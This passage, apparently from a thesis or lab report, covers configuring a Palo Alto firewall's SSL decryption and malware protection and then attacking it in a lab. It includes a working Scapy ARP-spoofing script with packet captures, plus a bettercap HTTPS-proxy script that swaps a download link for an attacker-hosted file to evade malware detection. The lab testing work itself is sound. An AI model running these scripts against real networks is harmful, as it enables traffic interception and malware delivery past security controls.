storage.mesh.com	Predefined	live-mesh.live-mesh-remote-desktop.live-mesh-sync: client-cert-auth	<input checked="" type="checkbox"/>
*.sharpcast.com	Predefined	sugarsync: client-cert-auth	<input checked="" type="checkbox"/>
auth2.triongames.com	Predefined	rft: client-cert-auth	<input checked="" type="checkbox"/>
*.zumodrive.com	Predefined	zumodrive: pinned-cert	<input checked="" type="checkbox"/>
*.urlcloud.paloaltonetworks.com	Predefined	paloalto-wildfire-cloud: client-cert-auth	<input checked="" type="checkbox"/>

**Figure 3.10:** A list of Decryption Exceptions


## 3.4 Setting up Malware Protection

In order to setup Malware Protection in Palo Alto Firewall's solution, the correct license must be installed first, specifically Adv. Threat Prevention, Threat Prevention and Wildfire, the latter for sandboxed malware analysis:

<b>PA-VM</b> Date Issued August 28, 2022 Date Expires August 28, 2023 Description Standard VM-50 Eval	<b>Adv Threat Prevention</b> Date Issued August 28, 2022 Date Expires August 28, 2023 Description Adv Threat Prevention Sub
<b>BrightCloud URL Filtering</b> Date Issued August 28, 2022 Date Expires August 28, 2023 Description BrightCloud URL Filtering Active No	<b>DNS Security</b> Date Issued August 28, 2022 Date Expires August 28, 2023 Description Palo Alto Networks DNS Security License
<b>GlobalProtect Gateway</b> Date Issued August 28, 2022 Date Expires August 28, 2023 Description GlobalProtect Gateway License	<b>GlobalProtect Portal</b> Date Issued August 28, 2022 Date Expires Never Description GlobalProtect Portal License
<b>PAN-DB URL Filtering</b> Date Issued August 28, 2022 Date Expires August 28, 2023 Description Palo Alto Networks URL Filtering License Active Yes	<b>Premium</b> Date Issued August 28, 2022 Date Expires August 28, 2023 Description 24 x 7 phone support; advanced replacement hardware service
<b>Threat Prevention</b> Date Issued August 28, 2022 Date Expires May 12, 2023 Description Threat Prevention	<b>WildFire License</b> Date Issued August 28, 2022 Date Expires August 28, 2023 Description WildFire signature feed, integrated WildFire logs, WildFire API
<b>License Management</b> <a href="#">Retrieve license keys from license server</a> <a href="#">Activate feature using authorization code</a> <a href="#">Manually upload license key</a> <a href="#">Deactivate VM</a> <a href="#">Upgrade VM capacity</a>	

**Figure 3.11:** The Palo Alto Firewall Licenses available, the highlighted ones are the essential licenses for malware protection

Afterwards to activate the protection, we need to enable a security profile in the Firewall Policy created earlier, the one that allows outgoing traffic.



**Figure 3.12:** The Security Profile for any given Firewall Policy, the options can be chosen at will. In this case only malware-related options were selected

Palo Alto provides frequent updates to Virus/Threats definitions along with the other services like WildFire and GlobalProtect, so it's important to always keep them up to date either manually or by a scheduled download/install.

Version	File Name	Features	Type	Size	Release Date	Downloaded	Currently Installed
<b>Antivirus</b> Last checked: 2022/08/28 17:35:03 CEST Schedule: None							
4185-4698	panup-all-antivirus-4185-4698		Full	99 MB	2022/08/24 13:03:24 CEST		
4186-4699	panup-all-antivirus-4186-4699		Full	99 MB	2022/08/25 13:04:51 CEST		
4187-4700	panup-all-antivirus-4187-4700		Full	99 MB	2022/08/26 13:00:40 CEST		
4188-4701	panup-all-antivirus-4188-4701		Full	99 MB	2022/08/27 13:04:38 CEST		
4189-4702	panup-all-antivirus-4189-4702		Full	99 MB	2022/08/28 13:01:14 CEST	✓	✓
<b>Applications and Threats</b> Last checked: 2022/08/28 17:34:49 CEST Schedule: Every Wednesday at 01:02 (Download only)							
8599-7483	panupv2-all-contents-8599-7483	Apps, Threats	Full	54 MB	2022/07/30 02:47:39 CEST	✓ previously	
8600-7486	panupv2-all-contents-8600-7486	Apps, Threats	Full	54 MB	2022/07/30 18:32:25 CEST		
8601-7487	panupv2-all-contents-8601-7487	Apps, Threats	Full	54 MB	2022/08/02 03:49:20 CEST		
8602-7491	panupv2-all-contents-8602-7491	Apps, Threats	Full	54 MB	2022/08/04 00:31:21 CEST		
8603-7503	panupv2-all-contents-8603-7503	Apps, Threats	Full	54 MB	2022/08/06 06:33:16 CEST		
8604-7510	panupv2-all-contents-8604-7510	Apps, Threats	Full	54 MB	2022/08/09 09:08:17 CEST		
8605-7511	panupv2-all-contents-8605-7511	Apps, Threats	Full	54 MB	2022/08/09 18:52:03 CEST		
8606-7514	panupv2-all-contents-8606-7514	Apps, Threats	Full	54 MB	2022/08/12 00:08:29 CEST		
8607-7516	panupv2-all-contents-8607-7516	Apps, Threats	Full	54 MB	2022/08/12 08:18:00 CEST		
8608-7524	panupv2-all-contents-8608-7524	Apps, Threats	Full	54 MB	2022/08/16 00:42:25 CEST		
8609-7533	panupv2-all-contents-8609-7533	Apps, Threats	Full	55 MB	2022/08/17 23:52:40 CEST		
8610-7534	panupv2-all-contents-8610-7534	Apps, Threats	Full	55 MB	2022/08/23 01:17:24 CEST		
8611-7538	panupv2-all-contents-8611-7538	Apps, Threats	Full	55 MB	2022/08/24 05:13:30 CEST		
8612-7539	panupv2-all-contents-8612-7539	Apps, Threats	Full	55 MB	2022/08/26 17:29:12 CEST	✓	✓
<b>GlobalProtect Clientless VPN</b> Last checked: 2022/08/28 17:34:52 CEST Schedule: None							
95-239	panup-all-gp-95-239	GlobalProtectClientlessVPN	Full	77 KB	2022/06/27 20:28:01 CEST	✓	✓
<b>GlobalProtect Data File</b> Schedule: None							
<b>WildFire</b> Last checked: 2022/08/28 17:34:51 CEST Schedule: None							
693872-697193	panupv2-all-wildfire-693872-697193	PAN OS 7.1 And Later	Full	6 MB	2022/08/28 17:05:13 CEST	✓	✓
693876-697199	panupv2-all-wildfire-693876-697199	PAN OS 7.1 And Later	Full	6 MB	2022/08/28 17:35:05 CEST		

**Figure 3.13:** The Dynamic Updates page in PAN-OS

## 3.5 Testing the Setup

To verify if SSL Decryption is working correctly, after connecting to an HTTPS enabled website, this Captive Portal web page should show up before being able to connect.




Figure 3.14: The SSL Inspection Captive portal

It is also possible to look at the certificate used to decrypt the web page and verify that its Certificate Authority is the same as the one that was generated through the Firewall

**Download virus here: [Click Here!](#)**





Figure 3.15: The Palo Alto Generated Certificate on a foreign web page. Note: the IP address was censored




When trying to download a malicious file, for example the EICAR test file, the firewall will redirect the client to a portal telling the user it detected a virus and stopped the download.



**Figure 3.16:** The page the firewall redirects the client to when a threat is detected


Every time a Threat is detected, it will also be reflected in the Monitor page in PAN-OS, complete with useful analytics to prevent future occurrences.



**Figure 3.17:** The Detailed log of the threat in the Monitor Section

Since this is a Next Generation Firewall, data regarding threat/blocked activity is recorded and summarized with easy to look-at charts.

This feature is regarded as ACC (Application Control Center).



**Figure 3.18:** The ACC (Application Control Center) recap for Threats and Blocked Activity

## 3.6 Setting up the Network Attack

In order to setup the Network Attack the Open Source penetration testing tools ‘bettercap’ [16] and ‘scapy’ [17] will be used.

Wireshark [18], an open source packet analyzer will also be used to verify the effectiveness of the attacks and provide a broader view into what’s happening.

### 3.6.1 Bettercap

Bettercap is a “powerful, easily extensible and portable framework written in Go which aims to offer to security researchers, red teamers and reverse engineers an easy to use, all-in-one solution with all the features they might possibly need for performing reconnaissance and attacking WiFi networks, Bluetooth Low Energy devices, wireless HID devices and Ethernet networks.” [16]

It has both a GUI (Graphical User Interface) and a CLI (Command Line Interface), for simplicity the CLI will be used.

After launching it we can look at the various features through the `help` command:

```
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running
```

Figure 3.19: Bettercap help page

Every tool is called a caplet, we’ll be using the “https.proxy” caplet to inspect and replace HTTPS traffic.

### 3.6.2 Scapy

Scapy is an all-in-one tool for packet manipulation. “It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. It can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery [...]” [17]

Since it uses Python as a command board it’s also possible to create a Python script to create more advanced attacks.

In our case we’ll use it to create the ARP Spoof attack.




Figure 3.20: Scapy's Taxonomy

### 3.6.3 Setting up ARP Spoofing

First of all we need to write our python script to make use of scapy.

The idea is to forge a malign ARP packet where we tell that the gateway's IP address corresponds the attacker machine and from the gateway (the firewall in this case) point of view the victim is replaced by the attacker instead.


Before doing that we also need the gateway and victim's MAC address, so we'll send a broadcast ARP request for both the victim and gateway.

```
1 from scapy.all import *
2 import argparse
3 import time
4
5 # Get arguments from command line
6 parser = argparse.ArgumentParser()
7 parser.add_argument("--victim", dest="victim", help="Victim's IP
8     Address")
9 parser.add_argument("--gateway", dest="gateway", help="Gateway's
10     IP Address")
11 options = parser.parse_args()
12 victim = options.victim
13 gateway = options.gateway
14 # Get mac address of the victim and gateway
15 # Request victim's mac by sending a Broadcast ARP request
16 print("Victim's IP:\t", victim)
17 print("Gateways's IP:\t", gateway)
18 rqst = ARP(pdst=victim)
19 victim_mac = srp((Ether(dst="ff:ff:ff:ff:ff:ff")/rqst), timeout
20     =1, verbose=True)[0][0][1].hwsrc
21 # Request gateway's mac by sending a Broadcast ARP request
22 rqst = ARP(pdst=gateway)
23 gateway_mac = srp((Ether(dst="ff:ff:ff:ff:ff:ff")/rqst), timeout
24     =1, verbose=True)[0][0][1].hwsrc
25 print("Victim's mac:\t", victim_mac)
26 print("Gateway's mac:\t", gateway_mac)
27
28 print("-----ARP Spoofing-----")
29 try:
30     while True:
31         #Sends a packet to the victim that fakes being the
32         gateway
33         #But the mac address comes from this machine
34         packet = ARP(op=2, pdst=victim, hwdst=victim_mac, psrc=
```

```
gateway)
31     send(packet, count=4, verbose=True)
32     #The same but this time we fake being the victim
33     packet = ARP(op=2,pdst=gateway, hwdst=gateway_mac, psrc=
victim)
34     send(packet, count=4, verbose=True)
35     time.sleep(1)
36 except KeyboardInterrupt:
37     # When the program is interrupted we restore the ARP table by
38     # sending correct ARP packets by specifying the mac address
39     print("Restoring ARP tables")
40     packet = ARP(op=2,pdst=victim, hwdst=victim_mac, psrc=gateway
, hwsrc=gateway_mac)
41     send(packet, count=4, verbose=True)
42     packet = ARP(op=2,pdst=gateway, hwdst=gateway_mac, psrc=
victim, hwsrc=victim_mac)
43     send(packet, count=4, verbose=True)
44     print("Done")
```

The Python script used for ARP Spoofing

The code can be summarized in this flow diagram:



**Figure 3.21:** ARP Spoofing Flow Diagram

Here are some packets captured by Wireshark [18] during the attack:

RealtekU_6b:a5:22	Broadcast	ARP	42 Who has 192.168.3.11? Tell 192.168.3.10
RealtekU_92:6d:9c	RealtekU_6b:a5:22	ARP	42 192.168.3.11 is at 52:54:00:92:6d:9c
RealtekU_6b:a5:22	Broadcast	ARP	42 Who has 192.168.3.1? Tell 192.168.3.10
RealtekU_ec:a3:88	RealtekU_6b:a5:22	ARP	60 192.168.3.1 is at 52:54:00:ec:a3:88

**Figure 3.22:** ARP Request Packets View: The attacker creates a broadcast ARP request to get the Victim and Gateway's MAC Addresses

RealtekU_6b:a5:22	RealtekU_92:6d:9c	ARP	42 192.168.3.1 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22	RealtekU_92:6d:9c	ARP	42 192.168.3.1 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22	RealtekU_92:6d:9c	ARP	42 192.168.3.1 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22	RealtekU_92:6d:9c	ARP	42 192.168.3.1 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22	RealtekU_ec:a3:88	ARP	42 192.168.3.11 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22	RealtekU_ec:a3:88	ARP	42 192.168.3.11 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22	RealtekU_ec:a3:88	ARP	42 192.168.3.11 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22	RealtekU_ec:a3:88	ARP	42 192.168.3.11 is at 52:54:00:6b:a5:22

**Figure 3.23:** ARP Spoof Packets View: The attacker sends an ARP packet containing a spoofed MAC Address for both the gateway and the victim

After receiving those packets the victim's ARP table will be changed accordingly:

```
(kali@kali)-[~]
$ arp
Address HWtype HWAddress Flags Mask
192.168.3.50 ether 52:54:00:4c:d6:6c C
192.168.3.1 ether 52:54:00:ec:a3:88 C
192.168.3.10 ether 52:54:00:6b:a5:22 C
```

(a) ARP Table before Spoofing

```
(kali@kali)-[~]
$ arp
Address HWtype HWAddress Flags Mask Iface
192.168.3.50 ether 52:54:00:4c:d6:6c C eth0
192.168.3.1 ether 52:54:00:6b:a5:22 C eth0
192.168.3.10 ether 52:54:00:6b:a5:22 C eth0
```

(b) ARP Table after Spoofing

**Figure 3.24:** The result of ARP Spoofing/Poisoning

Since the Gateway now points to the Attacker machine, the traceroute output is also changed:

```
(kali@kali)-[~]
$ traceroute 192.168.122.1
traceroute to 192.168.122.1 (192.168.122.1), 30 hops max, 60 byte packets
1 192.168.3.1 (192.168.3.1) 1.235 ms 1.211 ms 1.159 ms
2 192.168.122.1 (192.168.122.1) 1.212 ms 1.269 ms 1.209 ms
```

(a) Traceroute before ARP Spoof

```
(kali@kali)-[~]
$ traceroute 192.168.122.1
traceroute to 192.168.122.1 (192.168.122.1), 30 hops max, 60 byte packets
1 192.168.3.10 (192.168.3.10) 0.206 ms 0.186 ms 0.181 ms
2 192.168.3.1 (192.168.3.1) 1.529 ms 1.525 ms 1.373 ms
3 192.168.122.1 (192.168.122.1) 1.494 ms 1.491 ms 1.508 ms
```

(b) Traceroute after ARP Spoof



### 3.6.4 Setting up the HTTPS Proxy

After starting `bettercap` as root, we can start using the HTTPS Proxy tool, the available options are:

- `https.port` : HTTPS port to redirect when the proxy is activated. (default=443)
- `https.proxy.address` : Address to bind the HTTPS proxy to. (default=`interface address`)
- `https.proxy.blacklist` : Comma separated list of hostnames to skip while proxying (wildcard expressions can be used). (default=)
- `https.proxy.certificate` : HTTPS proxy certification authority TLS certificate file. (default= `/.bettercap-ca.cert.pem`)
- `https.proxy.certificate.bits` : Number of bits of the RSA private key of the generated HTTPS certificate. (default=4096)
- `https.proxy.certificate.commonname` : Common Name field of the generated HTTPS certificate. (default=Go Daddy Secure Certificate Authority - G2)
- `https.proxy.certificate.country` : Country field of the generated HTTPS certificate. (default=US)
- `https.proxy.certificate.locality` : Locality field of the generated HTTPS certificate. (default=Scottsdale)
- `https.proxy.certificate.organization` : Organization field of the generated HTTPS certificate. (default=GoDaddy.com, Inc.)
- `https.proxy.certificate.organizationalunit` : Organizational Unit field of the generated HTTPS certificate. (default=`https://certs.godaddy.com/repository/`)
- `https.proxy.injectjs` : URL, path or javascript code to inject into every HTML page. (default=)
- `https.proxy.key` : HTTPS proxy certification authority TLS key file. (default= `/.bettercap-ca.key.pem`)

- `https.proxy.port` : Port to bind the HTTPS proxy to. (default=8083)
- `https.proxy.redirect` : Enable or disable port redirection with iptables. (default=true)
- `https.proxy.script` : Path of a proxy JS script. (default=)
- `https.proxy.sslstrip` : Enable or disable SSL stripping. (default=false)
- `https.proxy.whitelist` : Comma separated list of hostnames to proxy if the blacklist is used (wildcard expressions can be used). (default=)

As mentioned earlier in the paper, the certificate can be forged meticulously to look like a big corporation's one.

To host an HTTPS Proxy, bettercap makes it so once https packets (TCP port: 443) pass through the machine, they will be redirected to a self hosted proxy where the HTML page will be decrypted, analysed (in this case through JavaScript), optionally modified, re-encrypted using fake certificates and then being sent to the client transparently.

## Developing the Script

Through the `https.proxy.script` option, as cited earlier, it is possible to develop a small JavaScript code that interacts with various proxy functions [19]:

```
1  // called when the script is loaded
2  function onLoad() {
3
4  }
5
6  // called when the request is received by the proxy
7  // and before it is sent to the real server.
8  function onRequest(req, res) {
9
10 }
11
12 // called when the request is sent to the real server
13 // and a response is received
14 function onResponse(req, res) {
15
16 }
17
18 // called every time an unknown session command is typed,
19 // proxy modules can optionally handle custom commands this way:
20 function onCommand(cmd) {
21     if( cmd == "test" ) {
22         /*
23          * Custom session command logic here.
24          */
25
26         // tell the session we handled this command
27         return true
28     }
29 }
```

In this case in order to bypass the Malware Detection in PAN-OS, a small script was created that replaces the URL of the malware on the external server with one of the same malware but located on the attacker's machine.

```
1 function onResponse(req, res){  
2     var body = res.ReadBody();  
3     //Checks if there's a link to eicar.com  
4     if ( body.indexOf('<a href="./eicar.com">') != -1){  
5         res.Body = body.replace('<a href="./eicar.com">',  
6             '<a href="http://192.168.3.10/eicar2.com">');  
7     }  
8 }
```




